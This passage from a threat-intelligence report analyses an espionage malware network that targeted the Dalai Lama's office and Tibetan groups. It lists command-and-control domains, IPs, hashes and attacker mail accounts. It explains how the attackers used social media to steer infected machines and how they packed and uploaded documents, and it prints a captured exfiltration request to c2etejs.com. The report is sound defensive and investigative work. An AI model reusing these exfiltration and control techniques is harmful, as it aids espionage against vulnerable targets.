During the field investigation we collected samples of network traffic from computers at the OHHDL and other Tibetan-related locations. Inspection of network traffic from these computers revealed that at least three of them were compromised and were communicating with the same set of command and control servers. The traffic analysis revealed that these systems were all connecting to the domain jdusnemsaz.com. At the time it resolved to the IP address 119.84.4.43, which is assigned to China Telecom in the province of Chongqing, PRC. The commands sent by the command and control server were identical to malware we found at the Tibetan NGO Drewla and the OHHDL during our *GhostNet* investigation a year earlier, although were not part of the network that was described in that initial report.

There is a similarity between the commands sent by the command and control server jdusnemsaz.com and a previously identified control server, lookbytheway.net. In both cases, the network traffic captured from the compromised computers revealed that the malware was exfiltrating sensitive documents.

Table 1: Command and Control: Similarities with previous attacks

OHHDL (T) **Nov 2009**	**OHHDL (D)** **Nov 2009**	**TIBETAN MP** **Oct 2009**	**Drewla** **Sep 2008**
jdusnemsaz.com 119.84.4.43	jdusnemsaz.com 119.84.4.43	jdusnemsaz.com 119.84.4.43	lookbytheway.net 221.5.250.98
/two/zq2009/index.php NQueryFileop	/two/zq2009/index.php NQueryFileop	/two/zq2009/index.php NQueryFileop	/cgi-bin/NQueryFileop NQueryFileop

Further analysis of the network traffic also revealed that at least one of the systems was infected with additional malware not associated with the aforementioned command and control servers. The system was attempting DNS resolutions of multiple hostnames. Two of the hostnames resolved to IP addresses but were not available when the system attempted to communicate to them. The other hostname did not resolve at all.


The failed DNS resolution was for www.assam2008.net, which is a domain that has been used by a different group of attackers in the past in conjunction with the Enfal trojan, and suggests a limited connection between the current malware under investigation and malware used in previous attacks on other targets. This domain name was available for registration and was added to our ongoing sinkhole project.

While recording network traffic in the field, we observed the attackers removing two senstive documents from the OHHDL (see fig. 1, page 15). The data was compressed using CAB, split into 100kb chunks when necessary, encoded with base64, and then uploaded to a command and control server. In this case, data was being uploaded to c2etejs.com, which is hosted on the same IP address (119.84.4.43) as jdusnemsaz.com.

We reconstructed the documents that were exfiltrated from the OHHDL: “letters - current.doc” and “letters - master 2009.doc (see fig. 2, page 15).” The documents contained over 1,500 letters sent from the Dalai Lama’s office between January and November 2009. While many of the letters are perfunctory — responses to various invitations and interview requests — they allow the attackers to collect information on anyone contacting the Dalai Lama’s office. Moreover, there are some communications contained within these documents that could be considered sensitive, such as communications between the OHHDL and Offices of Tibet around the world. Some communications contain generic information of the Dalai Lama’s travelling details including schedule of appearances – but very little that could not be established through open sources and publicly available information on the internet.

Figure 1:


A screen capture of a sensitive document being uploaded to a command and control server.



```
POST /update/hg.php HTTP/1.1
Content-Length: 61603
Accept: */*
User-Agent: Mozilla/4.0 (compatible; Win32; WinHttp.WinHttpRequest.5)
Host: www.c2etejs.com
Connection: Keep-Alive

<data xmlns:dt="urn:schemas-microsoft-com:datatypes" dt:dt="bin.base64"
filename="C-09_20081111122325,1258112104000,1.6_1258357167296@@1-1@@.cab"
auth="moni">TVNDRgAAAAAgrwAAAAAAACwAAAAAAAAAAAWEBAAEAAAAAAAAAUgAAAACAAXUA
bTujiKAAbGV0dGVycyAtIGN1cnJlbnQuZG9jAAJzKngqGACAW4CAjRIQopgCAFU0YDQAAG5Q
P+MnLhYrmUkQISEdZ462OFve7m/w9rdEt7d7/23b3pav9xMwrh/d7rvfb3eb2+32uLlBDEQR
A3yTySI8RREf8D7WGQEQESISiAngg0YRICqoIgQCDPAAMENFRiIAAHAH2QyNN7O7GU+buT93
twSG30w2cZL27KZuffulmNs3TMAJp2q7+JalOeYHD5racs29ezQB5Uo5lBOn168puXvsV6Dl
Vs5Fv/RKTwWNogp6dO8PSpVKaXqdpoAnZnrq2zJJ70n//+3/AIQMAGhGroqgAP389968ezPn
dnfl7De7DTIcm68cufVLZlwm5LYnCUbQUBCCiI+AQoQRvgqgFAkhFhYZIgK+oBUhEARQQRIE
jwBBiAvwE+0f4N8ZfPDbD5v/n/n3izG/PpK+v33JS7Y//uyVX/L5sb/l4F+pv7/s/UOXtjXx
sHavoqyT0L//1fDR0l9/001PXfkf+3/6/Nnt/73k8N+afb+b95PaH1zi0dT8e3Evj8Jc+0aU
wJO4ey5Nv0ucfFx7v5NR+Nw3X/d/9/cfYTxP96iRIVH/9rr7H/n4zr6dqOH9L41aum8ilvd+
i/+/+O/Xl6F+05g2ssevlGzsU7svtc/J/8eRxr9GSxca9/irjZ8arz+L/YH0k8rG9asM35v2
...</data>

HTTP/1.0 200 OK
Date: Mon, 16 Nov 2009 07:42:29 GMT
Server: Apache/2.2.3 (Red Hat)
X-Powered-By: PHP/5.1.6
Content-Length: 18
Connection: close
Content-Type: application/octet-stream

{result:'success'}
```

Figure 2:

The Word Documents Exfiltrated from the OHHDL



letters - current.doc
Microsoft Office Word 97 - 20...
218 KB

letters - master 2009.doc
Microsoft Office Word 97 - 20...
4,311 KB

3.2 Technical Investigation

During the technical investigation we examined the data collected from the field, third-party sources, and from our DNS sinkhole project in order to determine the attack vectors used to exploit and compromise the victims. While we were unable to determine how any one individual computer came to be compromised, we documented a variety of exploits used by the attackers. We mapped out the broader command and control infrastructure by discovering new pieces of malware located on servers that we identified, and catalogued any new servers that these instances of malware were configured with. We also looked at domains that were co-hosted on the same servers we had already identified, and used searches to identify Twitter, Google Groups, Blogspot, Baidu Blogs, blog.com, and Yahoo! Mail accounts that were misused by the attackers to update compromised computers with new command and control locations. We also discovered a panel or listing of compromised computers. During our investigation into one of the servers we made a significant discovery: we were able to recover data that was being exfiltrated by the attackers from compromised computers. These documents were only available on the command and control server for a short time after being uploaded by the compromised systems, as the attackers frequently removed them at irregular time intervals.

3.2.1 Attack Vectors / Malware

Victims of cyber espionage are often specifically targeted by the attacker and not by happenstance. While it is possible for a cyber criminal to mass-distribute malware across the Internet with specific intent to compromise a select set of individuals or organizations, it is not likely to be the most effective tool for the intended job. The differences in approaches, based on an analysis of tools and kits, can therefore provide some insight into the branching of cyber espionage from cyber crime, or at least help distinguish more “connected” attackers from “less connected” ones. The varying levels of sophistication in tools, research and delivery set these actors apart, can make them more or less effective, and establish their level of connection within the underground community. A very sophisticated attacker, for example, will likely be part of a network in the criminal underground that has access to the latest exploits and kits that generate files with exploits to install their malicious payload. These kits and files are not readily available to the average cyber criminal. A slightly less sophisticated attacker might have access to the same kits and exploits once the vulnerability has been publicly disclosed, but prior to there being a security patch issued for them. While from time to time various methods of generating malicious PDFs and other document types will appear on websites like the Metasploit (www.metasploit.com) and milw0rm (www.milw0rm.com), the vast majority of these exploits and kits are not available publicly.

The ability to successfully compromise a target relies on more than just code designed to exploit vulnerabilities in software – it requires “exploiting the human element” as well (Nolan and Levesque 2005). The digital traces individuals leave behind on the Internet can be used to manipulate trust, and are used by attackers to encourage targets to execute malicious code on their systems. The first phase of a targeted attack usually involves an “information acquisition phase,” in which information on potential targets is compiled from a variety of public sources, including social and professional networking sites, conference proceedings, academic papers and project information, in order to generate a profile of the target (Smith and Toppel 2009).

Targeted malware attacks often leverage publicly available information to make their social engineering attempts more plausible. Individuals are much more likely to become victims of targeted attacks if malware is sent to them from what appears to be an acquaintance or a colleague (Jagatic et al. 2007). Targeted malware attacks are, in many cases, personalised at the individual or organizational level. Moreover, an attacker may leverage the credentials of a previously compromised acquaintance to add increased levels of legitimacy to the attack. As a result, the attackers are able to convince the target into executing malicious code on their own computer, thus resulting in the attackers gaining full control.

Typically, a user receives an email, possibly appearing to be from someone that they know who is a real person within his or her organization, with some text — sometimes specific, sometimes generic — that urges the user to open an attachment (or visit a web site), usually a PDF or Microsoft Office document (e.g., DOC, PPT, XLS and others). These attacks may be spoofed or even come from the real email account of someone else who has fallen victim to a similar attack, in what can be called a *man-in-the-mailbox attack* (Markoff and Barboza 2010). If the user opens the attachment with a vulnerable version of Adobe Reader or Microsoft Office (other types of software are also being exploited) and no other mitigations are in place, their computer will likely be compromised (F-Secure 2010). A clean version of the document is typically embedded in the malicious file and is opened upon successful exploitation, so as not to arouse suspicion of the recipient. What is done next is then only limited to the imagination and abilities of the attacker.

In a recent report, Symantec's Message Labs revealed that the bulk of the targeted email attacks that they have studied originates from the PRC (28.2%), Romania (21.1%) and the United States (13.8%). Leveraging business-related information or popular topics in the news, the attackers largely target those with a "a high or medium ranking seniority" within an organization. The most freguently targeted individuals include defence policy experts, diplomatic missions, and human rights activists and researchers (Symantec 2010). The antivirus detection for these documents is usually relatively low, and if the exploit is a 0day — an exploit for which there is no fix from the vendor available — the chances of compromise are very good.

In the attacks documented in this report, the user's computer checks in with a command and control server after it is compromised. Our attackers used free services from various providers to instruct infected systems to beacon to new command and control servers that were setup and fully managed by them. This check-in or beaconing activity is conducted using an HTTP connection and blends in with normal web traffic. When beaconing the compromised computer sends some information, usually its IP address and operating system information, and receives a command which it then executes. At this point the attacker has full control of the user's system. The attacker can steal documents, email and send other data, or force the compromised computer to download additional malware and possibly use the infected computer as a mechanism to exploit the victim's contacts or other computers on the target network. In our examination of the network, it appeared systems were most frequently instructed to upload documents and download additional executables.

3.2.2 Malicious Documents and Command and Controls

While we only have limited insight into the motivations and methods of the attackers, we believe they infected victims primarily via email using social engineering techniques to convince their victims to open malicious file attachments, as described above. The people behind the *Shadow* attacks used a variety of exploits and filetypes to compromise their victims. We observed the group using PDF, PPT, and DOC file formats to exploit Adobe Acrobat and Acrobat Reader, Microsoft Word 2003 and Microsoft PowerPoint 2003. The themes of their attacks appear to involve topics that would likely be of interest to the Indian and Tibetan communities. This can be observed through the file names of the malicious exploit files, as well as looking at the clean or non-malicious files they then open after exploitation.

We were able to obtain dozens of exploit files that were used by the attackers when targeting their victims. The Microsoft Word 2003 and PowerPoint 2003 files were mostly older exploits, which have been circulating in the underground hacker community for some time. The PDF files, on the other hand, took advantage of much more recent exploits at the time of their use. We observed them using PDF files that exploited CVEs 2009-0927, 2009-2990, and 2009-4324 within a few weeks or months of the vulnerability being first patched. Our research did not reveal them using exploits that were 0day at the time, but we only have limited insight into their attacks and may have easily not been privy to information from such attacks at the time. It is also worth noting that the exploits they used in their attacks are not generated from freely available tools or publicly posted exploit code. Our attacks appear to have some level of access to PPT, DOC, and PDF exploit generation kits that allow them to create exploit files on the fly that install their malware.

Table 2 below is a sampling of each of the malicious document file formats that we observed and analyzed that were used by these attackers in targeted attacks.

Table 2: Malicious Document File Formats

Date	2009-08-11
Filename	Sino-India_Border.ppt
File Type	PPT
Target	Microsoft PowerPoint 2003
MD5	c35b3ea71370cb5bfe2b523c17705ecb
C2 (initial)	Stage 1: http://groups.google.com/group/estolide/feed/rss_v2_0_msgs.xml
C2 (cmd)	Stage 2: http://www.idefesvn.com/test/ieupdate.php
Date	2010-01-08
Filename	Schedule2010_of_HHDL.pdf
File Type	PDF
Targeted	Adobe Acrobat/Reader (CVE-2009-0927)
MD5	dfc76b1f94ec13cbd8ae3b3371f23841
C2 (initial)	Stage 1: http://groups.google.com/group/tagyalten/feed/rss_v2_0_msgs.xml
C2 (cmd)	Stage 2: http://www.c2etejs.com/kk/all.php
Date	2009-08-20
Filename	China_should_break_up_India.doc
File Type	DOC
Target	Microsoft Word 2003
MD5	17a26441eb2be5efb8344e53cbd7d499
C2 (initial)	Stage 1: http://hiok125.blog.com
C2 (cmd)	Stage 2: http://www.erneex.com/boboshell/all.php

3.2.3 Malicious Binaries found on Command and Controls

During our investigation we were able to acquire twenty-seven malicious binaries used by the attackers. While many of them contain functionality similar to the malicious payload of the document types enumerated above as well as common command and control server locations there were several binaries whose functionality differed significantly.

We discovered that two of the binaries were using Yahoo! Mail accounts as an element of command and control. More specifically, in addition to checking in with the Yahoo! Mail accounts, new malicious binaries were pushed to the compromised computers from the email account.

Table 3: Malware Connecting to Yahoo! Mail Accounts

Filename	setup.exe
MD5	7e2e37c78bc594342e498d6299c19158
C2	sonamtenphel@yahoo.com
C2	www.indexindian.com
Download	sites.google.com/site/wwwfox99/Home/
Filename	20090930165916978
MD5	abef3f0396688bfca790f8bbedac3e0d
C2	zhengwai@yahoo.com

Although the second binary failed to connect to a web-based command and control server, a memory dump revealed three additional email adresses (wwwfoxperter@yahoo.com, swwwfox@yahoo.in and ctliliwoy5@yahoo.com) as well as the well known domain name www.indexindian.com and the URL of another malicious binary hosted on sites.google.com/site/wwwfox99/.

This malware sample connected to a command and control server and downloaded additional components (docBack.gif, nscthttp.gif, top.gif, tor.gif) that allowed it to connect to the Tor anonymity network. The reason behind the attackers integration of Tor into their malware remains unclear.

Table 4: Malware with Tor

Filename	20091221165850243
MD5	2ca46bcdfda08adc94ab41d3ed049ab6
C2	cxingpeng.byethost9.com

Tor (www.torproject.org) is an anonymity system that defends users from traffic analysis attacks in which attackers attempt to monitor users' online behaviour. Tor is used by journalists, human rights advocates, and those in locations that are subject to Internet censorship. It is also used by law enforcement and many others who require anonymity.

In 2007, a computer security researcher, Dan Egerstad collected data and email login credentials for a variety of embassies around the world by monitoring the traffic exiting from Tor exit nodes, an anonymous communications network. He was able to obtain user names and passwords for a variety of email accounts, and recovered data associated with the Dalai Lama's office as well as India's Defence Research and Development Organization (Zetter 2007a).

Tor does not automatically encrypt everything that a user does online. Unless the end-point of a connection is encrypted, the data passing through an exit node in the Tor network will be in plain text. Since anyone can operate a Tor exit node, it is possible for a malicious user to intercept the plain text communications passing through it. However, Egerstad believes that the entities whose credentials and data he was able to collect were not using Tor themselves. Rather, he concluded that attackers may have been using the Tor network as a mechanism to exfiltrate data:

> *The embassy employees were likely not using Tor nor even knew what Tor was. Instead, we suspected that the traffic he sniffed belonged to someone who had hacked the accounts and was eavesdropping on them via the Tor network. As the hacked data passed through Egerstad's Tor exit nodes, he was able to read it as well (Zetter 2007b).*

Table 5: Enfal


Filename	20090924152410520
MD5	9f0b3d0672425081cb7a988691535cbf
C2	www.indexnews.org

On one of the command and control severs, we also discovered that the attackers were using Enfal, a well known Trojan. The malware connected to www.indexnews.org and requested the following file paths: /cgi-bin/Owpq4.cgi and /httpdocs/mm/[HOSTNAME]_20090610/Cmwhite. We explore the broader connections and significance of use of Enfal in section 3.3.1 below.

3.3 Command and Control Infrastructure

Figure 3:

The Shadow Network's Command and Control Infrastructure



This Palantir screen capture demonstrates the integration of social networking and blogging platforms (green), domain names (blue) and web servers (red).

The attackers' command and control infrastructure consists of three interrelated components. The first component consists of intermediaries that simply contain links, which can be updated, to command and control servers. During our investigation we found that such intermediaries included Twitter, Google Groups, Blogspot, Baidu Blogs, and blog.com. The attackers also used Yahoo! Mail accounts as a command and control component in order to send new malicious binaries to compromised computers. On at least one occasion the attackers also used Google Pages to host malware. To be clear, the attackers were misusing these systems, not exploiting any vulnerability in these platforms. In total, we found three Twitter accounts, five Yahoo! Mail accounts, twelve Google Groups, eight Blogspot blogs, nine Baidu blogs, one Google Sites and sixteen blogs on blog.com that were being used as part of the attacker's infrastructure. The attackers simply created accounts on these services and used them as a mechanism to update compromised computers with new command and control server information. Even a vigilant network administrator looking for rogue connections exiting the network may overlook such connections as they are routine and generally considered to be safe web sites. The use of social networking platforms, blogs and other services offered by trusted companies allows the attackers to maintain control of compromised computers even if direct connections to the command and control servers are blocked at the firewall level. The compromised computers can simply be updated through these unblocked intermediaries to point to a new, as yet unknown, control server.

Such techniques are not new *per se*, and nothing in and of itself was invented by the *Shadow* attackers that had not been done before (See Box 3). Rather, the attackers are learning from the experiences of others and adapting the techniques to meet their needs. By using these kind of intermediaries and platforms, the attackers are able to conceal their activities and maintain a resilient command and control infrastructure. In the *Shadow* case, the attackers did not rely on only one social networking, cloud computing or Web 2.0 service, but rather used a variety of such services in combination with one another.

Box 3: Social Network Sites as Control Channels for Malware Networks

The use of social networking sites as elements of command and control for malware networks is not novel. The attackers leverage the normal operation of these systems in order to maintain control over compromised system. In 2009, researchers found that Twitter, Jaiku, Tumblr, Google Groups, Google AppEngine and Facebook had all been used as the command and control structure for malware. In August 2009, Arbor Networks' Jose Nazario found that Twitter was being used as a command and control component for a malware network. In this case, the malware was an *information stealer* focused on extracting banking credentials from compromised computers located mostly in Brazil. Twitter was not the only channel being used by the attackers. They also used accounts on Jaiku and Tumblr (Nazario 2009a). Furthermore, Arbor Networks found another instance of malware that used the Google AppEngine to deliver malicious URLs to compromised computers (Nazario 2009b). The *Unmask Parasites* blog found that obfuscated scripts embedded in compromised web sites used the Twitter API to obscure their activities. While the method was clever, the code was unreliable and appeared to have been abandoned by the attackers (Unmask Parasites 2009). Symantec found that Google Groups were being used as command and control for another instance of malware. In this case, a private Google group was used by the attackers to send commands to compromised computers which then uploaded their responses to the same Group (Symantec 2009a) Symantec also found an instance of malware that used Facebook status messages as a mechanism of command and control. (Symantec 2009b). The use of these social networking and Web 2.0 tools allows the attackers to leverage the normal operation of these tools to obscure the command and control functions of malware.

One platform leveraged by the attackers in particularly interesting ways was the webmail service provided by Yahoo!. We discovered five Yahoo! Mail accounts being used by the attackers as a component of command and control. Once a computer was compromised, the malware connected to the Yahoo! Mail accounts using Yahoo's API and created a unique folder in the Inbox of the mail account, into which an email was inserted containing the computer's name, operating system and IP address. The attacker would then send an email to the account containing a command or a command along with additional malware as an attachment. The next time that a compromised computer checks in with the email account, it then downloads and executes the malicious attachment. Upon execution, the compromised computer placed an acknowledgement mail in the Yahoo! Mail Inbox. The email addresses used by the attackers were:

- zhengwai@yahoo.com
- wwwfoxperter@yahoo.com
- swwwfox@yahoo.in
- ctliliwoy5@yahoo.com
- sonamtenphel@yahoo.com

The attackers used these Yahoo! Mail accounts as command and control in conjunction with traditional mechanisms, such as HTTP connections to web servers. Therefore, even if the traditional web-based command and control channels were shut down the attacker could retain control using the Yahoo! Mail mechanism.

Moreover, the web-based component of command and control was also resilient. We found that command and control servers were being operated on free hosting sites and on free domain providers such co.tv and net.ru. We found command and control servers on the following free web hosting providers:

- byethost9.com
- 6te.net
- justfree.com
- sqweebs.com
- yourfreehosting.net
- kilu.de
- 5gighost.com
- hostaim.com
- 5webs.net
- 55fast.com
- surge8.com

In addition we found servers on free domains provided by co.tv and net.ru. All of the IP addresses to which the sub-domains of these control servers resolve are in the United States, with the exception of one that is hosted in Germany. The command and control servers on free hosting are:

- changemore.hostaim.com
- choesang.5gighost.com
- freegate.kilu.de
- freesp.6te.net
- hardso.yourfreehosting.net
- scjoinsign.sqweebs.com
- tshkung01.justfree.com
- www.99fm.co.tv
- www.j5yr.co.tv
- zcagua.6te.net
- cxingpeng.byethost9.com
- lobsang.net.ru
- freesp.55fast.com

- iloveusy.justfree.com
- zenob.surge8.com
- bigmouse.5webs.net

As some of the free hosting accounts became unavailable, the attacker's modified blog posts on the intermediaries to point to new command and control servers, most often to servers that appear to be the core of the network. The core command and control servers reside on domain names that appear to be registered by the attackers themselves and on dedicated servers. These control servers are:

- c2etejs.com
- erneex.com
- idefesvn.com
- jdusnemsaz.com
- peose.com
- indexnews.org
- lookbytheway.net
- microsoftnews.net
- tibetcommunication.com
- intoplink.com
- indexindian.com

All of these domain names are hosted in the PRC.

The first group of domain names (c2etejs.com, erneex.com, idefesvn.com, jdusnemsaz.com, peose.com) were all hosted on the same IP address — 119.84.4.43 — but moved to another IP address — 210.51.7.155 — which is associated with the more well known domain names indexindian.com and tibetcommunication.com. The domains indexnews.org and lookbytheway.net are on 61.188.87.27, microsoftnews.net is on 61.188.87.79, and intoplink.com is on 60.160.182.113. The domains indexindian.com, indexnews.org and lookbytheway.net are well known malware domain names associated with more than one instance of malware.

3.3.1 Malware Connections: Enfal

One of our objectives in this report was to explore the broader ecosystem of malware. While analysis of individual attacks may yield interesting data, a broader understanding of connections between malware networks allows us to better understand the methods, targets and capabilities of the attackers. Based on the malware tools and command and control infrastructure collected as part of the *Shadows in the Cloud* investigation we were able to draw connections between the *Shadow* network and at least two other, possibly affiliated, malware networks.

When grouping malware networks together we interpret relationships between the command and control infrastructures, characteristics of the malware, attack vectors and exploits used, and any identifying information left behind by the attackers. This allows us to track the activities of similar yet distinct groups of attackers over time. More importantly, this historical perspective allows us to apply a granular level of analysis when investigating attacks, rather than simply grouping attackers and malware together by the country of origin. When grouping malware we focus on:

- IP address relationships - the historical relationship between command and control domains that resolve to same IP addresses over time.

- Malware connection relationships - malware found on one command and control server that connects to a different command and control server.
- Malware file path relationships - the presence of distinctive file paths on multiple command and control servers.

There are limitations to this approach. For example, multiple attackers could operate on a common infrastructure, perhaps supplied by a group that specialises in malicious hosting or selling registered domain names to be used as command and control servers. Different groups of attackers could use the same, or very similar, malware. However, when the malware is not publicly available or for sale, its use remains limited.
During the *Shadow* investigation we found the Enfal trojan among the instances of malware used by the attackers. The Enfal trojan is not widely available and appears to be in use by affiliated malware networks that sometimes share a common command and control infrastructure.

In fact, domain names that have been used as Enfal command and control servers by separate, but possibly affiliated, attackers — assam2008.net, msnxy.net, sysroots.net, womanld.com, womannana.com, lookbyturns.com, macfeeresponse.com and macfeeresponse.org — have now been incorporated into our sinkhole project. This allows us to observe compromised computers that are still checking in with the command and control servers as well as the file paths being requested. In some cases, we can obtain the names of documents located on the compromised computers. These domain names are associated with Enfal and can also be linked to the active command and control servers in the *Shadow* network through common command and control server IP addresses.

